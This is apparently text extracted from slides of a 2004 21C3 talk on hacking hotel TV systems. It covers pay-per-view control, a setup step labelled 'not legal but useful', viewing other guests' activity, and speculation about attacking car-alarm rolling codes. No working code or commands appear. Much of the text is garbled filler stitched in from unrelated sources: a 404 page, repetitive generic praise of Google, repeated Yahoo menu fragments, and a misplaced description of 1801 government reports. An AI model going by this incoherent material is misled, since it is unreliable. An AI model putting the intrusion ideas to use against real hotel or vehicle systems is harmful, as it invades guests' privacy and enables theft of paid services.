
- If you typed the page number or address incorrectly, the page cannot be found.
- The page may have been moved to a different location on the website.
- The page may have been deleted.
- The page may be protected by a password.

For more information, please contact the website administrator.



PHILIPS

2245



PHILIPS

2322

My Computer | Recycle Bin

My Computer
My Recent Places
My Network Places
Control Panel
My Computer
My Recent Places
My Network Places
Control Panel
My Computer
My Recent Places
My Network Places
Control Panel

Google Chrome Address bar: http://www.google.com/ File Edit View History Bookmarks Tools Help

Google

Search

Google is the most popular search engine in the world. It helps you find what you're looking for. You can search for anything, from a specific website to a general topic. Google also provides a variety of other services, including email, maps, and more.


Google is a company that has revolutionized the way we search for information. It has a vast database of information and a powerful search algorithm that can find exactly what you need. Google is also a company that is committed to making the internet a better place for everyone. It provides a variety of services that are free to use and that are designed to help people find what they need.

Google is a company that is constantly evolving. It is always adding new features and services to its platform. This is what makes Google so popular and so successful. It is a company that is always looking for ways to improve itself and to help its users.

Google is a company that is committed to making the internet a better place for everyone. It provides a variety of services that are free to use and that are designed to help people find what they need. Google is a company that is constantly evolving. It is always adding new features and services to its platform. This is what makes Google so popular and so successful. It is a company that is always looking for ways to improve itself and to help its users.

PHILIPS

2322



Software

Remarks

- 1
- 2
- 3
- 4

1. Download the software

1. Download the software from the website before installing it. If you have a CD-ROM, you can also use it to install the software.

- 5. Install the software
- 6. Run the software

1. Run the software, and click on the "Install" button.

Install on the hard drive.

- 7. Anywhere Host Setup

ATTENTION: Do NOT start the setup on the CUI Server.

Copy the directory to the directory where you want to install it. Then you can FTP it from the client.

- 8. Anywhere Setup

not legal but useful

- 9. Content

Use the Prodoc CUI copy from on the desktop.

TV - New Capabilities

- View other users activities

TV INSTALLATION

**INPUT
SYSTEM**

Web

YAHOO

**FRONT END
UK**

Search the Web

<http://www.yahoo.com>

MANUAL SEARCH

SEE ME

Today

PROGRAM NO.

1. [Yahoo! UK](#) 2. [Yahoo! Ireland](#) 3. [Yahoo! USA](#)

PAY TV 95

YAHOO

Shop

STORE

1. [Yahoo! UK](#) 2. [Yahoo! Ireland](#) 3. [Yahoo! USA](#)

Organise

STORE

1. [Yahoo! UK](#) 2. [Yahoo! Ireland](#) 3. [Yahoo! USA](#)

Connect

FINE TUNE

1. [Yahoo! UK](#) 2. [Yahoo! Ireland](#) 3. [Yahoo! USA](#)

Fun

**PROTECTION
LABEL**

1. [Yahoo! UK](#) 2. [Yahoo! Ireland](#) 3. [Yahoo! USA](#)

Info

**PROTECTION
LABEL**

1. [Yahoo! UK](#) 2. [Yahoo! Ireland](#) 3. [Yahoo! USA](#)

Make Yahoo! your Ireland and USA homepage - Get Yahoo! Toolbar

YAHOO! YOUR SOURCE

YAHOO! YOUR SOURCE

- [Yahoo! UK](#)
- [Yahoo! Ireland](#)
- [Yahoo! USA](#)
- [Yahoo! UK](#)
- [Yahoo! Ireland](#)
- [Yahoo! USA](#)

PHILIPS

22478

TV - New Capabilities

■ Change Room status

- Cleaning

- Minibar

1. The first part of the document is a letter from the President of the United States to the Congress, dated January 1, 1801. It is a very important document, as it sets out the principles of the new government and the role of the President.

2. The second part of the document is a report from the Secretary of the Treasury, dated January 1, 1801. It contains a detailed account of the state of the nation's finances at the time of the inauguration of the new President.

3. The third part of the document is a report from the Secretary of the Navy, dated January 1, 1801. It contains a detailed account of the state of the nation's naval forces at the time of the inauguration of the new President.

4. The fourth part of the document is a report from the Secretary of the War, dated January 1, 1801. It contains a detailed account of the state of the nation's military forces at the time of the inauguration of the new President.



TV - Pay per view

■ Movies On demand

- Controller requests movie to start & assigns channel

■ Cyclic or Fixed Start Times

- Controller retunes TV
- Controller routes selected channel to AV
- Controller switches off blocking signal



TL-5



Information about the system and its components.



Information about the system and its components.

Hollywood Movies

Adult Features

Intern

Music

PC Games

Guest

TV SETUP MENU

LANGUAGE

ENGLISH

CHANNEL INSTALL

CABLE TUNING

BRIGHTNESS

COLOUR

CONTRAST

SHARPNESS

TINT

NOISE REDUCTION

OK

OK

28

23

57

15

0

LAS VEGAS

Press MENU To Continue

AUTO-PROGRAMMING ACTIVE

1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31	32	33	34	35
36	37	38	39	40		42
43	44	45	46	47	48	49
50	51	52	53	54	55	56
57	58	59	60	61	62	63
64	65	66	67	68	69	70
71	72	73	74	75	76	77
78	79	80	81	82	83	84

PRESS ANY KEY TO STOP

CHANNEL INSTALLATION

CHANNEL	TV 42
CHANNEL NAME	SAVED
INPUT	ANTENNA
LCN	NONE 2
VIDEO	BLANK 01-1
AUDIO	BLANK 01-1
TEST PATTERN	<input checked="" type="checkbox"/>
EXIT	<input type="checkbox"/>

Future Projects

■ Car Alarm / Central Locking

- Moving towards radio
- Likely to be carrier technology change only
 - LIRC style receiver / transmitter possible

■ Rolling codes

- Next code must be within range window
 - Hex codes reveal attack range?
- Crypto component?



Questions / Feedback - 21C3 Berlin 2004

■ Contact:

● majormal@pirate-radio.org

Thank You